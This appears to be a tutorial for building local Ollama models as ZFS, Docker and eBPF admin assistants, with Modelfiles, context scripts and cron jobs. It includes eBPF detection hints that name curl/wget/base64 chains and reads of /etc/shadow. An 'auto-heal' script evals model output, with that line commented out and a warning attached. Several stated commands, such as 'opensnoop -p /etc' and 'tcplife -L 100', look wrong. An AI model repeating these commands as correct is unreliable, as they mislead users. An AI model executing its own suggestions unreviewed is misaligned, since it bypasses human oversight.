$(kst 2>/dev/null)

=== POOL STATUS ===
$(zpool status 2>/dev/null)

=== RECENT ERRORS ===
$(journalctl -p err --since "1 hour ago" --no-pager 2>/dev/null | tail -20)

=== DISK HEALTH ===
```

```
$(smartctl -H /dev/vda 2>/dev/null)

=== MEMORY ===
$(free -h)

=== ARC STATS ===
$(cat /proc/spl/kstat/zfs/arcstats 2>/dev/null | grep -E "^size|^c |^hits|^misses")
EOF
)

echo "${CONTEXT}

Based on the above, are there any issues I should address? What optimizations would you recommend?" | \
    ollama run infra-admin
```

Instead of reading 50 lines of output yourself, the AI reads it and tells you what matters. "Your ARC hit rate is 72% — you should increase zfs_arc_max. Your last scrub was 45 days ago — schedule one. Disk vda has 3 reallocated sectors — monitor it."

Step 5: Automate with cron

```
# Daily health check — AI reviews your infrastructure every morning
# crontab -e
0 6 * * * /usr/local/bin/ai-diagnose.sh > /var/log/ai-health-report.txt 2>&1

# Weekly deep analysis
0 8 * * 1 /usr/local/bin/ai-deep-analysis.sh | mail -s "Weekly AI Infra Report" admin@example.com
```

Step 6: Interactive terminal assistant

```
# Add to .bashrc — type 'ai' to get help anytime
ai() {
    local question="$*"
    local context="$(kst 2>/dev/null; echo '---'; zpool status 2>/dev/null)"
    echo -e "Current system state:\n${context}\n\nQuestion: ${question}" | \
        ollama run infra-admin
}

# Usage:
ai "how do I add a mirror to my pool?"
ai "what recordsize should I use for postgres?"
ai "my ARC hit rate is low, what should I tune?"
ai "create a snapshot schedule for /srv/database"
```

Type 'ai' followed by any question. It sees your actual system state and gives answers specific to YOUR infrastructure. Not generic docs. YOUR pool. YOUR datasets. YOUR memory.

Why ZFS makes this better

Snapshot before fine-tuning

Training a custom model? `ksnap /srv/ollama` first. If the fine-tuned model is worse, `ksnap rollback /srv/ollama`. Instant. Try that with ext4.

Clone models for testing

`kclone /srv/ollama /srv/ollama-experiment`. Test a different system prompt. Compare outputs. Zero extra disk space until the models diverge.

Replicate to other nodes

`zfs send rpool/srv/ollama@trained | ssh node-2 zfs recv rpool/srv/ollama`. Your trained AI admin assistant, deployed to every node in your fleet. Block-level replication. Only changed data transferred.

Compressed model storage

LLM model files are large but compress well. `compression=zstd` on the dataset typically saves 15-25%. A 7GB model takes 5.5GB on disk. Free performance.

Advanced: self-healing infrastructure

The AI that fixes things while you sleep

```
#!/bin/bash
# ai-auto-heal.sh — AI reviews and acts on critical issues
# Run via cron or systemd timer — WITH CAUTION

STATUS=$(zpool status -x 2>/dev/null)

if [[ "$STATUS" != "all pools are healthy" ]]; then
    # Ask the AI what to do
    RESPONSE=$(echo "zpool status output: ${STATUS}

    Is this critical? What's the safest remediation?
    Respond with ONLY a bash command if safe to run, or ALERT if human needed." | \
        ollama run infra-admin)

    if echo "$RESPONSE" | grep -q "^ALERT"; then
        # AI says human needed — send notification
        echo "$RESPONSE" | mail -s "ALERT: ZFS pool issue" admin@example.com
    else
        # AI suggests a safe command — log and execute
        echo "$(date): AI auto-heal: $RESPONSE" >> /var/log/ai-actions.log
        # Uncomment below to actually execute (use with extreme caution)
        # eval "$RESPONSE"
    fi
fi
```

Start with alerts only. Read the AI's suggestions for a few weeks. When you trust it, let it run the safe ones. Never let it run destructive commands without human approval. The AI is an assistant, not an operator — yet.

All of this runs locally. No cloud. No API keys. No data leaves your machine. Ollama runs the model on your hardware. Your logs, your configs, your infrastructure data — none of it touches the internet. The AI assistant is as air-gapped as your kldload install.

← Build Overview

↑ Top

kldload — AI for Docker & Container Management

Build Your Own
← Back to AI Admin Assistant

AI for Docker & Container Management — a local model that knows your containers.

Generic LLMs know Docker syntax. This model knows **your** running containers, your Compose stacks, your network topology, your volume mounts, and your resource consumption. It reads `docker ps` and `docker stats` before every answer. It sees which containers are restarting. It knows which images are stale. It generates Compose files from a description and audits running containers for security issues.

On kldloadOS, Docker volumes live on ZFS datasets. That means every volume is snapshotable, cloneable, and replicable. The AI knows this and uses it.

1. THE DOCKER MODELFILE

This system prompt encodes Docker, Compose, networking, volumes, registries, security best practices, and the ZFS-backed storage layer that kldloadOS provides underneath.

Complete Docker expert Modelfile

```
# /srv/ollama/Modelfile.docker-expert
FROM llama3.1:8b

SYSTEM """
You are a Docker and container management expert for this kldload-based infrastructure.
You give precise commands, reference actual container names from context, and always
recommend snapshots (ksnap) before destructive operations on volumes.

=== CONTAINER LIFECYCLE ===
List running:           docker ps
List all:               docker ps -a
Start/stop/restart:     docker start|stop|restart CONTAINER
Remove container:       docker rm CONTAINER (add -f for running)
Remove all stopped:     docker container prune
Logs:                   docker logs -f --tail=100 CONTAINER
Exec into container:    docker exec -it CONTAINER /bin/sh
Inspect:                docker inspect CONTAINER
Stats (live):           docker stats --no-stream
Top (processes):        docker top CONTAINER

=== IMAGES ===
Pull image:             docker pull IMAGE:TAG
List images:            docker images
Remove image:           docker rmi IMAGE
Remove dangling:        docker image prune
Remove all unused:      docker image prune -a
Build from Dockerfile:  docker build -t NAME:TAG .
Tag for registry:       docker tag NAME:TAG registry.local:5000/NAME:TAG
Push to registry:       docker push registry.local:5000/NAME:TAG

=== COMPOSE ===
Start stack:            docker compose up -d
Stop stack:             docker compose down
Rebuild and start:      docker compose up -d --build
View logs:              docker compose logs -f SERVICE
Scale service:          docker compose up -d --scale web=3
Override file:          docker compose -f compose.yml -f compose.prod.yml up -d
Environment:            Use .env file or environment: section in compose.yml
```

```
Depends-on:             Use depends_on with condition: service_healthy for startup order
Health checks:          healthcheck: test, interval, timeout, retries in compose.yml

=== NETWORKING ===
List networks:          docker network ls
Inspect network:        docker network inspect NETWORK
Create network:         docker network create --driver bridge mynet
Connect container:      docker network connect mynet CONTAINER
Macvlan (LAN access):   docker network create -d macvlan --subnet=192.168.1.0/24 --gateway=192.168.1.1 -o
parent=eth0 lannet
DNS:                    Containers on same user-defined network resolve by name
Port mapping:           -p HOST:CONTAINER or ports: in compose
No host networking:     --network=host bypasses isolation. Avoid in production.

=== VOLUMES (ZFS-BACKED) ===
Docker on kldloadOS uses ZFS storage driver. Each container layer is a ZFS dataset.
List volumes:           docker volume ls
Create volume:          docker volume create mydata
Inspect volume:         docker volume inspect mydata
Remove volume:          docker volume rm mydata (ksnap the dataset first!)
ZFS advantage:          Volumes live at rpool/docker/volumes/VOLUME_NAME
Snapshot volume:        zfs snapshot rpool/docker/volumes/mydata@before-upgrade
Clone volume:           zfs clone rpool/docker/volumes/mydata@snap rpool/docker/volumes/mydata-test
Rollback volume:        zfs rollback rpool/docker/volumes/mydata@before-upgrade
Replicate volume:       syncoid rpool/docker/volumes/mydata root@backup:tank/docker/volumes/mydata

=== PRIVATE REGISTRY ===
Run local registry:     docker run -d -p 5000:5000 -v registry:/var/lib/registry --name registry registry:2
Tag for local:          docker tag myapp:latest localhost:5000/myapp:latest
Push to local:          docker push localhost:5000/myapp:latest
Pull from local:        docker pull localhost:5000/myapp:latest
Registry on ZFS:        Volume is a dataset — snapshot the entire registry, clone for testing
TLS for registry:       Mount certs, set REGISTRY_HTTP_TLS_CERTIFICATE and KEY

=== SECURITY ===
Never run as root:      USER nonroot in Dockerfile, or user: "1000:1000" in compose
No privileged:          --privileged gives full host access. Almost never needed.
Read-only rootfs:       --read-only with tmpfs for /tmp
Drop capabilities:      --cap-drop=ALL --cap-add=NET_BIND_SERVICE (add only what's needed)
No new privileges:      --security-opt=no-new-privileges
Seccomp profile:        --security-opt seccomp=profile.json
Scan images:            trivy image myapp:latest (find vulnerabilities)
Limit resources:        --memory=512m --cpus=1.0 (prevent resource exhaustion)

=== TROUBLESHOOTING ===
Container crash loop:   docker logs CONTAINER | tail -50 (read the error)
                        docker inspect CONTAINER | grep -A5 State (check exit code)
OOM killed:             docker inspect CONTAINER | grep OOMKilled
                        Increase --memory or optimize the application
Network issues:         docker exec CONTAINER ping OTHER_CONTAINER
                        docker network inspect NETWORK (check subnet, gateway)
Disk full:              docker system df (show disk usage by component)
                        docker system prune (remove unused data)
                        kdf (check ZFS dataset usage)
Slow container:         docker stats CONTAINER (check CPU, memory, I/O)
                        docker top CONTAINER (check processes)

=== PHILOSOPHY ===
Snapshot before destructive operations. ksnap is instant. Rebuilding from scratch is not.
Use Compose for everything. Single docker run commands are not reproducible.
Pin image tags. :latest is not a deployment strategy.
One process per container. If you need cron + app, use two containers.
Logs to stdout. Let Docker handle log rotation and collection.
ZFS under Docker means every layer, volume, and image is checksummed and compressible.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the Docker expert model
ollama create docker-expert -f /srv/ollama/Modelfile.docker-expert

# Verify it
ollama run docker-expert "How do I set up a private registry with TLS on ZFS?"
```

A sysadmin who memorized every Docker man page is useful. A sysadmin who also reads docker ps before answering is indispensable. This model does both.

2. LIVE CONTEXT SCRIPT

The Modelfile gives the AI Docker expertise. The context script gives it your Docker state. Every query includes running containers, resource usage, networks, volumes, and recent events.

kai-docker — query with live container state

```
#!/bin/bash
# /usr/local/bin/kai-docker — query the Docker AI with live container context

build_docker_context() {
    echo "=== LIVE DOCKER STATE ($(date -Iseconds)) ==="

    echo -e "\n--- Running containers ---"
    docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Status}}\t{{.Ports}}" 2>/dev/null

    echo -e "\n--- All containers (including stopped) ---"
    docker ps -a --format "table {{.Names}}\t{{.Image}}\t{{.Status}}\t{{.Size}}" 2>/dev/null

    echo -e "\n--- Resource usage ---"
    docker stats --no-stream --format "table {{.Name}}\t{{.CPUPerc}}\t{{.MemUsage}}\t{{.NetIO}}\t{{.BlockIO}}"
2>/dev/null

    echo -e "\n--- Images ---"
    docker images --format "table {{.Repository}}\t{{.Tag}}\t{{.Size}}\t{{.CreatedSince}}" 2>/dev/null

    echo -e "\n--- Networks ---"
    docker network ls --format "table {{.Name}}\t{{.Driver}}\t{{.Scope}}" 2>/dev/null

    echo -e "\n--- Volumes ---"
    docker volume ls --format "table {{.Name}}\t{{.Driver}}" 2>/dev/null

    echo -e "\n--- Docker disk usage ---"
    docker system df 2>/dev/null

    echo -e "\n--- Recent events (last 30 min) ---"
    docker events --since 30m --until 0s --format '{{.Time}} {{.Action}} {{.Actor.Attributes.name}}' 2>/dev/null |
tail -20

    echo -e "\n--- ZFS Docker datasets ---"
    zfs list -r rpool/docker -o name,used,avail,compressratio 2>/dev/null | head -30

    echo -e "\n--- Restart counts (crash detection) ---"
    docker inspect $(docker ps -aq 2>/dev/null) --format '{{.Name}} restarts={{.RestartCount}} exitCode=
{{.State.ExitCode}}' 2>/dev/null | \
        grep -v 'restarts=0 exitCode=0'
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-docker <question>"
    echo ""
    echo "Examples:"
    echo "  kai-docker 'why is my nginx container restarting?'"
    echo "  kai-docker 'which container is using the most memory?'"
    echo "  kai-docker 'write a compose file for wordpress + mariadb + redis'"
    echo "  kai-docker 'audit my running containers for security issues'"
```

```
    echo "  kai-docker 'set up a private registry on ZFS'"
    exit 1
fi

CONTEXT=$(build_docker_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run docker-expert
```

Asking "why is my container crashing?" without docker ps is like asking "why does my car make noise?" without opening the hood. This script opens the hood first, every time.

3. ZFS-BACKED DOCKER

On kldloadOS, Docker uses the ZFS storage driver. Every container layer is a ZFS dataset. Every volume is a dataset. That means you get **snapshots, clones, compression, checksums, and send/recv** on every piece of container data. For free.

ZFS + Docker workflow

```
# Snapshot a volume before upgrading the database
ksnap /var/lib/docker/volumes/postgres_data
docker compose pull db
docker compose up -d db

# Something went wrong? Rollback in seconds
docker compose stop db
zfs rollback rpool/docker/volumes/postgres_data@auto-2026-03-23-1400
docker compose start db

# Clone a production volume for testing (instant, zero disk cost)
zfs snapshot rpool/docker/volumes/postgres_data@test-clone
zfs clone rpool/docker/volumes/postgres_data@test-clone rpool/docker/volumes/postgres_data_test
# Now mount postgres_data_test as a volume in a test container

# Replicate container volumes to another node
syncoid rpool/docker/volumes/postgres_data root@node2:rpool/docker/volumes/postgres_data

# Check compression savings
zfs get compressratio rpool/docker
# NAME           PROPERTY       VALUE  SOURCE
# rpool/docker   compressratio  2.41x  -
```

overlay2 is a filing cabinet. ZFS under Docker is a filing cabinet with a time machine, a photocopier, and a courier service built in. Same files, completely different capabilities.

4. AUTO-GENERATE COMPOSE FILES

Describe what you want in plain English. The AI writes the `docker-compose.yml`. It knows your network topology, your ZFS volumes, your existing containers, and it generates files that actually work on your machine.

Compose generation examples

```
# "Give me a web app stack with nginx, Node.js, PostgreSQL, and Redis"
kai-docker "write a docker-compose.yml for nginx reverse proxy, \
node.js app on port 3000, postgresql with ZFS volume, and redis for caching. \
Use health checks. Pin all image versions."

# "Set up Gitea with PostgreSQL"
kai-docker "compose file for Gitea git server with PostgreSQL backend. \
Store repos on a ZFS volume. Expose on port 3000 and SSH on 2222."

# "Private registry with authentication"
kai-docker "compose file for a Docker registry with htpasswd auth and TLS. \
Store images on a ZFS volume. Include the htpasswd generation commands."
```

You don't hire a contractor and hand them a blank blueprint. You describe what you want and they draw it. The AI draws Compose files the same way — from your description, for your infrastructure.

5. CONTAINER SECURITY AUDIT

The AI inspects every running container and flags security issues: privileged mode, containers running as root, exposed ports, missing resource limits, host network access, writable rootfs. It gives you the exact fix for each finding.

Security audit script

```
#!/bin/bash
# /usr/local/bin/kai-docker-audit — AI security audit of running containers

AUDIT=$(cat <<AUDIT_DATA
=== DOCKER SECURITY AUDIT — $(hostname) — $(date) ===

--- Container Security Details ---
$(for c in $(docker ps -q 2>/dev/null); do
    echo "=== $(docker inspect "$c" --format '{{.Name}}') ==="
    docker inspect "$c" --format '
  Image:        {{.Config.Image}}
  User:         {{.Config.User}}
  Privileged:   {{.HostConfig.Privileged}}
  ReadonlyRoot: {{.HostConfig.ReadonlyRootfs}}
  NetworkMode:  {{.HostConfig.NetworkMode}}
  PidMode:      {{.HostConfig.PidMode}}
  CapAdd:       {{.HostConfig.CapAdd}}
  CapDrop:      {{.HostConfig.CapDrop}}
  SecurityOpt:  {{.HostConfig.SecurityOpt}}
  Memory:       {{.HostConfig.Memory}}
  CPUs:         {{.HostConfig.NanoCpus}}
  Ports:        {{range $p, $b := .NetworkSettings.Ports}}{{$p}}->{{$b}} {{end}}
  Mounts:       {{range .Mounts}}{{.Type}}:{{.Source}}->{{.Destination}}({{.Mode}}) {{end}}
  RestartPolicy:{{.HostConfig.RestartPolicy.Name}}'
    echo ""
done)
AUDIT_DATA
)

echo "$AUDIT" | ollama run docker-expert \
    "Analyze this security audit. For each container, report:
1. CRITICAL — privileged mode, host network/PID, running as root
2. WARNING — no memory limit, no CPU limit, writable rootfs, excessive capabilities
3. INFO — good practices already in place
4. FIX — exact docker run or compose changes to remediate each finding
Be specific. Reference container names."
```

A security audit by hand means running docker inspect on every container and reading JSON. This script does that, then hands the JSON to an expert that reads faster than you do.

6. CONTAINER LOG ANALYSIS

Feed container logs to the AI for pattern analysis. It finds errors you missed, correlates timestamps across containers, and identifies the root cause of cascading failures.

Log analysis

```
# Analyze a crashing container's logs
docker logs --tail 200 my-app 2>&1 | \
    ollama run docker-expert "Analyze these container logs. \
    Find errors, warnings, and patterns. Suggest fixes."

# Correlate logs across a Compose stack
```

```
docker compose logs --tail=100 --no-color 2>&1 | \
    ollama run docker-expert "These are logs from multiple containers \
    in a Compose stack. Correlate timestamps. Find the root cause \
    of any errors. Which container failed first?"

# Monitor and alert
docker logs -f my-app 2>&1 | tail -50 | \
    ollama run docker-expert "Any critical errors in these last 50 lines?"
```

7. FLEET REPLICATION VIA SYNCOID

Train the Docker expert on one node. Replicate the model — and your entire Docker volume state — to every node in the fleet. Same knowledge everywhere. Same container data replicated via ZFS send/recv.

Replicate Docker AI and volumes across fleet

```
#!/bin/bash
# replicate-docker-ai.sh — push Docker model + volumes to all nodes

NODES="node-2 node-3 node-4"

# Replicate the Ollama model
zfs snapshot rpool/srv/ollama@docker-expert-$(date +%F)
for node in $NODES; do
    syncoid --no-sync-snap rpool/srv/ollama "root@${node}:rpool/srv/ollama"
done

# Replicate Docker volumes (e.g., shared registry)
zfs snapshot rpool/docker/volumes/registry@sync-$(date +%F)
for node in $NODES; do
    syncoid --no-sync-snap rpool/docker/volumes/registry "root@${node}:rpool/docker/volumes/registry"
done

# Deploy the kai-docker script everywhere
for node in $NODES; do
    scp /usr/local/bin/kai-docker "root@${node}:/usr/local/bin/kai-docker"
    ssh "root@${node}" "chmod +x /usr/local/bin/kai-docker && systemctl restart ollama"
done
```

One brain, many bodies. The Docker expert on node-2 knows exactly as much as the one on node-4. But each one reads its own docker ps, its own stats, its own logs.

Containers are supposed to make things simpler. Then you have 47 of them, 3 Compose files, a private registry, 2 custom networks, and a volume that someone mounted from the host 6 months ago and nobody remembers why. The AI does not judge. It reads `docker inspect`, finds the answer, and tells you.

ZFS underneath means every container mistake is reversible. Snapshot before you pull. Clone before you test. Send/recv your volumes to backup. The containers are ephemeral. Your data doesn't have to be.

← Build Overview

↑ Top

kldload — AI for eBPF Observability

Build Your Own
← Back to AI Admin Assistant

AI for eBPF Observability — ask questions, get traces.

eBPF lets you instrument the kernel without rebooting, without modules, without risk. But the syntax is dense. The probes are many. The one-liners are hard to remember. This model knows them all. Ask it "what processes are doing the most disk I/O" and it gives you a `bpftrace` one-liner that answers the question in seconds.

The Modelfile encodes deep knowledge of BCC tools, bpftrace syntax, tracepoints, kprobes, and uprobes. The context script runs key traces and feeds their output into every query. The AI doesn't just tell you *how* to observe — it observes, then tells you *what it sees*.

1. THE EBPF MODELFILE

This system prompt encodes the BCC tool inventory, bpftrace syntax, common tracepoints, and the patterns that turn raw trace output into actionable answers.

Complete eBPF expert Modelfile

```
# /srv/ollama/Modelfile.ebpf-expert
FROM llama3.1:8b

SYSTEM """
You are an eBPF observability expert for this kldload-based infrastructure.
You write bpftrace one-liners, interpret BCC tool output, and identify
performance bottlenecks and security anomalies from trace data.

=== BCC TOOLS REFERENCE ===

Process tracing:
  execsnoop           Trace new process execution (shows every exec() call)
  exitsnoop           Trace process exit and lifespan
  pidstat             Per-process CPU, memory, I/O stats
  runqlat             Scheduler run queue latency histogram
  runqlen             Scheduler run queue length histogram
  cpudist             On-CPU time histogram per process
  offcputime          Off-CPU time (blocked/sleeping) stacks

Disk I/O:
  biolatency          Block I/O latency histogram
  biosnoop            Trace every block I/O with latency
  biotop              Top-like display for block I/O by process
  bitesize            Block I/O size histogram
  ext4slower          Trace slow ext4 operations (>thresh)
  zfsslower           Trace slow ZFS operations (>thresh)
  filetop             Top files by I/O

Filesystem:
  opensnoop           Trace every open() syscall (file opens)
  statsnoop           Trace stat() calls
  filelife            Trace file creation and deletion with age
  cachestat           Page cache hit/miss statistics
  cachetop            Per-process page cache stats
  writeback           Trace writeback events
  vfscount            Count VFS function calls
  vfsstat             VFS operation rates

Network:
  tcplife             Trace TCP sessions with duration and bytes
```

```
  tcpconnect          Trace active TCP connections (connect())
  tcpaccept           Trace passive TCP connections (accept())
  tcpretrans          Trace TCP retransmissions
  tcpdrop             Trace TCP drops with stack traces
  tcprtt              TCP round-trip time histogram
  sockstat            Socket statistics summary

Memory:
  memleak             Detect memory leaks with stack traces
  oomkill             Trace OOM killer invocations
  shmsnoop            Trace shared memory calls
  drsnoop             Trace direct reclaim events

System:
  funccount           Count kernel/user function calls
  funclatency         Function latency histogram
  syscount            Count syscalls by type
  argdist             Argument/return value distributions
  trace               Multi-purpose kernel/user tracing
  hardirqs            Trace hard interrupt handling time
  softirqs            Trace soft interrupt handling time

=== BPFTRACE SYNTAX ===

Probe types:
  tracepoint:CATEGORY:NAME     Stable kernel tracepoints
  kprobe:FUNCTION              Kernel function entry
  kretprobe:FUNCTION           Kernel function return
  uprobe:BINARY:FUNCTION       User-space function entry
  uretprobe:BINARY:FUNCTION    User-space function return
  software:EVENT:COUNT          Software events (cpu-clock, page-faults)
  hardware:EVENT:COUNT          Hardware PMC events
  interval:s:N                  Timer (every N seconds)
  BEGIN / END                   Script start/end

Built-in variables:
  pid, tid, uid, comm          Process ID, thread ID, user ID, command name
  nsecs, elapsed               Nanosecond timestamp, time since boot
  cpu                          Current CPU number
  curtask                      Current task_struct pointer
  retval                       Return value (in kretprobe/uretprobe)
  args                         Tracepoint arguments struct
  @map[key] = value            BPF maps (aggregation)

Aggregation functions:
  count()                      Count events
  sum(x)                       Sum values
  avg(x)                       Average
  min(x), max(x)               Min/max
  hist(x)                      Power-of-2 histogram
  lhist(x, min, max, step)     Linear histogram
  stats(x)                     Count, avg, total

Output functions:
  printf(fmt, ...)             Formatted output
  print(@map)                  Print map
  clear(@map)                  Clear map
  time(fmt)                    Print timestamp

=== COMMON ONE-LINERS ===

# Count syscalls by process
bpftrace -e 'tracepoint:raw_syscalls:sys_enter { @[comm] = count(); }'

# Trace file opens by process
bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("%s PID:%d %s\n", comm, pid, str(args->filename)); }'

# Block I/O latency histogram
bpftrace -e 'tracepoint:block:block_rq_issue { @start[args->dev, args->sector] = nsecs; }
             tracepoint:block:block_rq_complete /@start[args->dev, args->sector]/ {
```

```
                @usecs = hist((nsecs - @start[args->dev, args->sector]) / 1000);
                delete(@start[args->dev, args->sector]); }'

# TCP connections with destination
bpftrace -e 'kprobe:tcp_connect { @[comm, ntop(((struct sock*)arg0)->__sk_common.skc_daddr)] = count(); }'

# Process execution trace
bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("%s -> %s\n", comm, str(args->filename)); }'

# Page faults by process
bpftrace -e 'software:page-faults:1 { @[comm] = count(); }'

# Signal delivery
bpftrace -e 'tracepoint:signal:signal_deliver { printf("PID %d (%s) received signal %d\n", pid, comm, args->sig);
}'

# Read/write bytes by process
bpftrace -e 'tracepoint:syscalls:sys_exit_read /retval > 0/ { @reads[comm] = sum(retval); }
             tracepoint:syscalls:sys_exit_write /retval > 0/ { @writes[comm] = sum(retval); }'

=== SECURITY PATTERNS ===

Detect suspicious exec:
  execsnoop — watch for unexpected binaries, /tmp execution, base64/curl/wget chains
  bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("%d %d %s %s\n", uid, pid, comm, str(args->filename));
}'

Detect unauthorized network:
  tcpconnect — outbound connections from unexpected processes
  tcpaccept — inbound connections on unexpected ports

File integrity monitoring:
  opensnoop -f /etc/shadow  — who is reading sensitive files
  bpftrace -e 'tracepoint:syscalls:sys_enter_openat /str(args->filename) == "/etc/passwd"/ { printf("PID %d (%s)
uid=%d\n", pid, comm, uid); }'

Privilege escalation:
  bpftrace -e 'tracepoint:syscalls:sys_enter_setuid { printf("PID %d (%s) setuid(%d)\n", pid, comm, args->uid); }'

=== INTERPRETING OUTPUT ===
When reading trace output:
- High biolatency (>10ms) on SSDs indicates I/O contention or driver issues
- High runqlat (>10ms) means CPU oversubscription
- tcpretrans spikes indicate network congestion or packet loss
- execsnoop showing /tmp or /dev/shm execution is a security red flag
- opensnoop showing config file reads by unexpected processes is suspicious
- Page fault storms suggest memory pressure or poor locality

=== PHILOSOPHY ===
eBPF is observation, not modification. You are looking, not touching.
Always start with the question, then pick the probe.
BCC tools for quick answers. bpftrace for custom questions.
If you can measure it, you can fix it. If you can't measure it, you're guessing.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the eBPF expert model
ollama create ebpf-expert -f /srv/ollama/Modelfile.ebpf-expert

# Verify it
ollama run ebpf-expert "Write a bpftrace one-liner to find which process is doing the most disk writes"
```

A mechanic listens to the engine and knows what's wrong. eBPF is the stethoscope. This model knows where to place it and what every sound means.

2. LIVE CONTEXT SCRIPT

The context script runs key eBPF traces for a few seconds and feeds the output to the AI. The model doesn't just know eBPF theory — it reads your actual trace data and tells you what it means.

The eBPF context builder

```
#!/bin/bash
# /usr/local/bin/kai-ebpf — query the eBPF AI with live trace context

build_ebpf_context() {
    echo "=== LIVE SYSTEM STATE ($(date -Iseconds)) ==="

    echo -e "\n--- CPU and load ---"
    uptime 2>/dev/null
    nproc 2>/dev/null

    echo -e "\n--- Top processes by CPU ---"
    ps aux --sort=-%cpu 2>/dev/null | head -12

    echo -e "\n--- Top processes by memory ---"
    ps aux --sort=-%mem 2>/dev/null | head -12

    echo -e "\n--- Block I/O snapshot (3 seconds) ---"
    timeout 3 biotop -C 1 1 2>/dev/null || \
        timeout 3 iostat -xh 1 1 2>/dev/null | tail -20

    echo -e "\n--- Recent process executions (3 seconds) ---"
    timeout 3 execsnoop 2>/dev/null | head -20 || echo "(execsnoop not available)"

    echo -e "\n--- Active TCP connections ---"
    ss -tnp 2>/dev/null | head -20

    echo -e "\n--- TCP retransmissions (3 seconds) ---"
    timeout 3 tcpretrans 2>/dev/null | head -10 || echo "(tcpretrans not available)"

    echo -e "\n--- Page cache stats ---"
    timeout 3 cachestat 1 1 2>/dev/null || echo "(cachestat not available)"

    echo -e "\n--- Listening services ---"
    ss -tlnp 2>/dev/null

    echo -e "\n--- Kernel version ---"
    uname -r 2>/dev/null

    echo -e "\n--- Available BCC tools ---"
    ls /usr/share/bcc/tools/ 2>/dev/null | tr '\n' ' ' || echo "(BCC not installed)"

    echo -e "\n--- Available tracepoints (count) ---"
    find /sys/kernel/debug/tracing/events -maxdepth 2 -name 'enable' 2>/dev/null | wc -l
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-ebpf <question>"
    echo ""
    echo "Examples:"
    echo "  kai-ebpf 'what processes are doing the most I/O'"
    echo "  kai-ebpf 'show me TCP connections with latency over 100ms'"
    echo "  kai-ebpf 'trace all file opens in /etc'"
    echo "  kai-ebpf 'detect suspicious process execution'"
    echo "  kai-ebpf 'why is the system slow right now'"
    echo "  kai-ebpf 'write me a bpftrace script to monitor DNS lookups'"
    exit 1
fi

CONTEXT=$(build_ebpf_context)
```

```
echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run ebpf-expert
```

You wouldn't diagnose a patient without taking vitals first. This script takes the system's vitals — I/O, CPU, network, process list — before the AI says a word.

3. EXAMPLE QUERIES

The model reads your live trace data and generates precise answers. Ask a question in English, get a bpftrace one-liner or a BCC command that answers it immediately.

"What processes are doing the most I/O?"

The AI reads the `biotop` output from the live context, identifies the top I/O consumers, and if you need deeper analysis, gives you: `bpftrace -e 'tracepoint:block:block_rq_issue { @[comm] = count(); }'` to count block I/O requests by process name.

```
kai-ebpf "what processes are doing the most disk I/O right now?"
```

"Show me TCP connections with latency over 100ms"

The AI generates: `tcplife -L 100` to show only TCP sessions where latency exceeded 100ms. For a custom threshold, it writes the bpftrace equivalent with a filter on the duration calculation.

```
kai-ebpf "find all TCP connections taking longer than 100ms"
```

"Trace all file opens in /etc"

The AI gives you: `opensnoop -p /etc` or the bpftrace one-liner: `bpftrace -e 'tracepoint:syscalls:sys_enter_openat /str(args->filename) == "/etc"*/ { printf("%s %d %s\n", comm, pid, str(args->filename)); }'`. It explains that this catches any process reading configs, credentials, or hostname files.

```
kai-ebpf "trace all file opens under /etc and show me who is reading what"
```

"Detect suspicious process execution"

The AI generates an `execsnoop` filter that flags processes launched from `/tmp`, `/dev/shm`, or `/var/tmp`. It adds a bpftrace one-liner that logs UID, PID, parent PID, and the full command line for forensic analysis.

```
kai-ebpf "detect suspicious process execution — /tmp, encoded commands, unusual parents"
```

"Find unauthorized network connections"

The AI reads the live `ss` output and TCP connection data, cross-references with listening services, and flags any outbound connections from processes that shouldn't be talking to the network. It generates a `tcpconnect` filter for ongoing monitoring.

```
kai-ebpf "find any processes making network connections that shouldn't be"
```

"Generate a bpftrace one-liner"

Describe what you want to trace in plain English. The AI writes the bpftrace script, explains which probes it uses and why, and tells you what the output means. No manual required.

```
kai-ebpf "write a bpftrace script to show which files each process is writing to, sorted by bytes"
```

4. AUTOMATED OBSERVABILITY VIA CRON

Schedule the AI to run traces periodically, analyze the results, and flag anomalies. This is continuous observability without dashboards, agents, or external services.

eBPF observability monitor

```
#!/bin/bash
# /usr/local/bin/kai-ebpf-monitor — AI-driven eBPF observability report

REPORT_DIR="/var/log/kai-ebpf"
mkdir -p "$REPORT_DIR"
REPORT="$REPORT_DIR/$(date +%F-%H%M).txt"

# Run traces for 10 seconds each, collect results
TRACES=$(cat <<TRACEDATA
=== eBPF OBSERVABILITY REPORT — $(hostname) — $(date) ===

--- Process Execution (10s sample) ---
$(timeout 10 execsnoop 2>/dev/null | head -40 || echo "(execsnoop not available)")

--- Block I/O Latency Histogram (10s) ---
$(timeout 10 biolatency 2>/dev/null || echo "(biolatency not available)")

--- Top Block I/O by Process (10s) ---
$(timeout 10 biotop -C 1 1 2>/dev/null | head -20 || echo "(biotop not available)")

--- TCP Sessions (10s) ---
$(timeout 10 tcplife 2>/dev/null | head -30 || echo "(tcplife not available)")

--- TCP Retransmissions (10s) ---
$(timeout 10 tcpretrans 2>/dev/null | head -20 || echo "(tcpretrans not available)")

--- Page Cache Stats (10s) ---
$(timeout 10 cachestat 1 5 2>/dev/null || echo "(cachestat not available)")

--- Open File Activity (10s sample) ---
$(timeout 10 opensnoop 2>/dev/null | head -30 || echo "(opensnoop not available)")

--- Scheduler Run Queue Latency (10s) ---
$(timeout 10 runqlat 2>/dev/null || echo "(runqlat not available)")

--- Current Process List ---
$(ps aux --sort=-%cpu 2>/dev/null | head -15)

--- Memory ---
$(free -h 2>/dev/null)

--- Load ---
$(uptime 2>/dev/null)
TRACEDATA
)

# AI analysis
ANALYSIS=$(echo "${TRACES}

Analyze this eBPF observability data. Report:
1. I/O HOTSPOTS — processes doing the most block I/O, any latency outliers
2. NETWORK — unusual TCP connections, retransmissions, unexpected listeners
3. SECURITY — suspicious executions (/tmp, /dev/shm, encoded commands, unexpected UIDs)
4. PERFORMANCE — scheduler latency issues, page cache efficiency, CPU bottlenecks
